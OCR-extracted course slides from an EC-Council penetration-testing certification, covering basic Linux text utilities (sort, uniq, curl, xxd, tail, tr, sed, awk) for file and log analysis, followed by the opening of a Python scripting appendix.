
Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

sort

- **Rearranges a text file** according to a numerical and alphabetical order. By default, sort arranges lines in ascending order, starting with numerals and then followed by alphabets. Uppercase alphabets will be placed before their corresponding lowercase alphabets unless otherwise specified.

- `-r`
  - Reverse order
- `-f`
  - Ignore case
- `-n`
  - Numerical ordering




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

uniq

- **Filters out duplicate lines** of data that occur adjacent to one another. To remove all duplicate lines in a file, ensure that it is sorted before using uniq.



- The **sort command** with the `-u` option provides this feature as well.



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

File Analysis

C|PENT

Tools

- cURL
- xxd



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


cURL

C|PENT


- Interacts with **websites**



- **Transfers data** over network connections




- **Offers multiple protocol** support and is very powerful



- `curl -ILs http://bitly.com/1k5eYPw | grep '^Location:'`
  - Identifies the location of a shortened URL



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



xxd

`printf 'A' | xxd -b`

Converts from ASCII to binary; you can pipe the character into **`xxd`** and use the **`-b`** option.

`xxd -s 0 -l 4 helloworld`


The fifth byte of the file will tell you whether the executable is 32-bit (0x01) or 64-bit (0x02) architecture.

`xxd -s 5 -l 1 helloworld`

The sixth byte tells whether the file is little-endian (0x01) or big-endian (0x02).

The **`xxd`** command can be used to examine any part of the executable. As an example, look at the file's magic number, which begins at position 0x00 and is 4 bytes in size. To do that, use **`-s`** for the starting position (in decimal), and **`-l`** for the number of bytes (in decimal) to return. The starting offset and length can also be specified in hexadecimal by prepending 0x to the number (i.e., 0x2A).

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Extracting Strings

We search for two or more characters, because the likelihood of having a single-character word is not very high.

It may also be useful to sort the strings from longest to shortest, as the longest strings are more likely to contain interesting information. The sort command does not provide a way to do this natively, so you can use awk to augment it.

```
egrep -a -o '\b[[:print:]]{2,}\b' somefile.exe |    awk '{print length(), $0}' | sort -rnu
```

This first sends the **egrep** output to awk to have it prepend the length of each string on each line. This output is then sorted in reverse numerical order with duplicates removed.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Log Analysis

- The ability to read logs and analyze them is a critical skill.
  - Using methods to read log entries as they are generated, format them for output to the analyst, and **generate alerts** based on known indicators of compromise



- **Maintenance**, **monitoring**, and **analysis** of audit logs is essential when using machines, as they can be used to modify and remove data to cover tracks and have other uses as well.



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

tail

- Monitors a log in real time
  - `-f` option



- Monitors the **Apache access log**
  - `tail -f /var/log/apache2/access.log`



- Output from tail can be **piped into grep** so that only entries matching specific criteria will be output.
  - `tail -f /var/log/apache2/access.log | grep '192.168.177.1'`



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

tr

C|PENT Certified Penetration Testing Professional

- **Translates** or **maps** one character to another

- `tr '\\:'  '/|' < infile.txt  > outfile.txt`
  - The tr command can be used to translate all the backslashes into forward slashes and all the colons to vertical bars.



- `tr -d '\r' < fileWind.txt > fileFixed.txt`
  - Useful when translating Windows-sourced files that have been transferred to Linux




- `sed -i 's/$/\r/' fileLinux.txt`
  - Converts Linux line endings to Windows line endings



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Bash Script with awk



Bash Script with awk

We begin with the same pre-processing of the input as we did in the previous script. This time, we pipe the results into awk. Only input lines with nine fields will execute the code inside these braces. We set up variables to hold these string constants. Note that we cannot use single quotes around the one double-quote character. This is because the entire awk script is protected (from the shell interpreting special characters) by being enclosed in single quotes (Look back three lines, and at the end of this script.). Instead, we "escape" the double quote by preceding it with a backslash. This compares the third field of the input line to the string "true," because in awk, juxtaposition of strings implies concatenation. We do not use a plus sign to "add" the two strings as we do in some languages; we only place them adjacent to each other. As with the `$3` used in the if clause, the `$1` here refers to a field number of the input line—the first word of the input. It is not a shell variable referring to a script parameter. Remember the single quotes that encase this **awk** script. **gsub** is an **awk** function that does a global substitution. It replaces all occurrences of the first argument with the second argument when searching through the third argument. Since the second argument is the empty string, the net result is that it removes all quote characters from the string in the variable **VIRUS** (which was assigned the value of the first field of the input line). The remaining script is mostly the same; it does the substitutions and then prints the results. Please also remember that **awk** keeps reading stdin and running through the code once for each line of input, until the end of the input.

Certified Penetration Testing Professional Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

LAB BASH Scripting

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Module Summary



- ❑ Reviewed the basic concepts of BASH
- ❑ Explored scripts specific to pen testing
- ❑ Created and test BASH scripts

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

C|PENT

Certified Penetration Testing Professional

Appendix F

Python Environment and Scripting

MODULE OBJECTIVE


Review the basic concepts of Python

Explore scripts specific to pen testing

Create and test Python scripts

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Python Basics

Python variables are slightly different from those in other conventional languages such as C, C++, and Java. In the other languages, the variable name must be associated with a data type. For example, an integer in C or Java must be declared as **`int a=2`**. These early languages are loose with respect to boundary checking, and to be fair, the C language, in particular, was written for programmers. Since it was written for programmers, the user is expected to know what they are doing. Hence, the language assumes boundary-check failures to be deliberate. When compiling, the early programming-oriented languages have options to enforce stricter rules, which makes the process of creating the executable difficult. Therefore, in practice, many programmers have elected not to make their code what we call "lint-free." The lint compiler was specifically setup to enforce boundary checking and other protections; without them, the complier would not create the executable. Many blame the C language for this, but most who have written code know that the C language, for the first time, gave programmers low-level control of the system that was almost as powerful as writing code in assembly but much less arduous.

